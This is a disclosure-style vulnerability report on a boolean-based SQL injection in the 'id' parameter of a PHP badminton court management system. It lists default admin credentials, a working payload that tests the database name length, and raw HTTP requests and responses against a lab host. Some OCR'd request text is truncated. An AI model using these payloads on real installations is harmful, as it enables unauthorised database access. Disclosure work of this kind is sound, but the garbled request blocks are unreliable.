debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / badminton-center-management-system / SQLi-8.md

debug601 Create SQLi-8.md History

1 contributor

36 lines (24 sloc) | 1.55 KB

Badminton Center Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15318/badminton-center-management-system-phpoop-free-source-code.html

Current database name: bcms_db,length is 7

Vulnerability File: /bcms/admin/?page=court_rentals/view_court_rental&id=


Vulnerability location: /bcms/admin/?page=court_rentals/view_court_rental&id=, id

[+] Payload: /bcms/admin/?page=court_rentals/view_court_rental&id=2%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /bcms/admin/?page=court_rentals/view_court_rental&id=2%27%20and%20length(databas
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```


When length (database ()) = 6, Content-Length: 31307



```
ET
ocms/admin/?page=court_rentals/view_court_rental&id=2%27%20and%20
ength(database())%20=6--+ HTTP/1.1
ost: 192.168.1.19
ser-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
ecko/20100101 Firefox/46.0
ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
ccept-Encoding: gzip, deflate
NT: 1
ookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
onnection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 27 May 2022 02:32:07 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 31307

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
```




INT
SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-
Load URL
Split URL
Execute
□ Post data □ Referrer 0xHEX %URL BASE64
Insert string to replace
Insert replacing string
☑ Replace All
BCMS - PHP
Badminton Court Management System - Admin
Admin
Dashboard
Main
Court Rentals
Sales
Service Transactions
Reports
Daily Court Rentals Report
Daily Sales Report
Daily Services Report
确定

```
http://192.168.1.19/bcms/admin/?page=court_rentals/view_court_rental&id=2' and length(database()) =6--+
```

Rental ID is invalid.


When length (database ()) = 7, Content-Length: 32562



```
GET
/bcms/admin/?page=court_rentals/view_court_rental&id=2%27%20and%20
length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 27 May 2022 02:31:21 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 32562

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
     <meta charset="utf-8">
     <meta name="viewport" content="width=device-width,
         <title>Badminton Court Management System</ti
```



```
http://192.168.1.19/bcms/admin/?page=court_rentals/view_court_rental&id=2' and length(database()) =7--+
```

Rental Details

Status ● Done

Client Name	**Contact #**
Mark Cooper	09123456789
Court	**Court Price**
Court 1	200.00
Date and Time Started	**Rental Duration**
May 06, 2022 01:55 PM	3.00 Hr/s.
Date and Time End	**Total Court Rate**
May 06, 2022 04:55 PM	600.00

Products

Services